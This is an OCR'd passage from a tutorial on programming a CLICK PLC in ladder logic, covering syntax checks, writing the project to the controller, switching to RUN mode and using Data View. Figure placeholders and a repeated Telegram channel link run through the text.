


Figure 3.20: Terminal pins


Next, we must add an END function to inform the programme that all operations have been completed. Select and drag the END function from the Instruction list menu, under the Program Control heading, to the location at the end of rung 2, as shown in the screenshot:

https://t.me/learningnets

Figure 3.21: Adding an END function

We'll check for syntax issues after we've included the END function. As you write more sophisticated programmes in the future, it's a good idea to get into the practice of performing syntax checks on a regular basis so that you can spot any errors before they become serious problems. Double-click the Syntax Check option in the Ladder Program folder on the Program tab, as illustrated here:

https://t.me/learningnets



https://t.me/learningnets

Figure 3.22: Syntax Check

The result of the syntax check should appear in the output window. If you've been paying attention, you should have seen something like this:




Figure 3.23: Syntax Check

There are 0 error(s) and 0 warning(s), as you can see (s). You should save the programme and then write the project to your PLC at this point. Select the Write Project into PLC... option from the PLC menu to write the project to your PLC, as seen in the screenshot:

https://t.me/learningnets




Figure 3.24: Write Project into PLC…

When you're finished, you'll get a dialogue box that provides you a quick overview of a diff function, which we'll use to compare the current PLC project to the project you'll be writing into the PLC, as shown here:

https://t.me/learningnets




Figure 3.25: Write Project into PLC window

If everything goes well, you should get a dialogue box like this: Transfer completed

https://t.me/learningnets




Figure 3.26: Transfer completed

Then, as illustrated here, you must change the PLC Modes option from STOP to

https://t.me/learningnets




Figure 3.27: PLC Modes window

If everything worked correctly, you should see the following indicators:

A green RUN status

No PLC Error message

The END function highlighted in blue

Output Window: Write Project to into PLC…

Output Window: Transfer completed

https://t.me/learningnets

These indicators are shown in the following screenshot:




Figure 3.28: Running indicators

We learned how to make a simple programme with inputs and outputs consisting of a Normally Open contact and a coil in this section. We double-checked the syntax before uploading the project to our PLC. This gave us a better understanding of how programming software works as well as some hands-on experience building and coding projects. These are the fundamentals to learn, and they serve as the foundation for any automation and control project. We'll mimic a signal on our input in the next section to make our software produce an output. The coil that we generated in our software will then be energized.

https://t.me/learningnets

Overriding and wiring the I/O

We constructed a simple hello world programme and programmed it into our PLC in the previous part. In this step, we'll simulate a signal on our input contact in order to ignite our output coil. We'll learn more about the CLICK programming software's features, including how to use the data view and how to override inputs to make an energized coil. To accomplish so, we'll use a programme called Data View, which lets us read and write values to the memory address we chose for the Normally Open contact we built in the previous section.

To do so, go to the Monitor menu and select Data View from the drop-down menu, as seen in the following screenshot:




Figure 3.29: Data View selection

You will be presented with a blank table, as shown here:

https://t.me/learningnets




Figure 3.30: Data View tool

Now select the Address cell in row 001 and then click the Edit button in the left-hand corner of the dialogue box to select the address picker we used previously. Both the contact input and the coil output were given addresses here. Next, you'll see the auto-populated address space, which starts at and you should see a Yes in the Used column for X001 in the initial memory address. This is feedback indicating that X001 was utilized in our software. This can be seen in the following screenshot:

https://t.me/learningnets

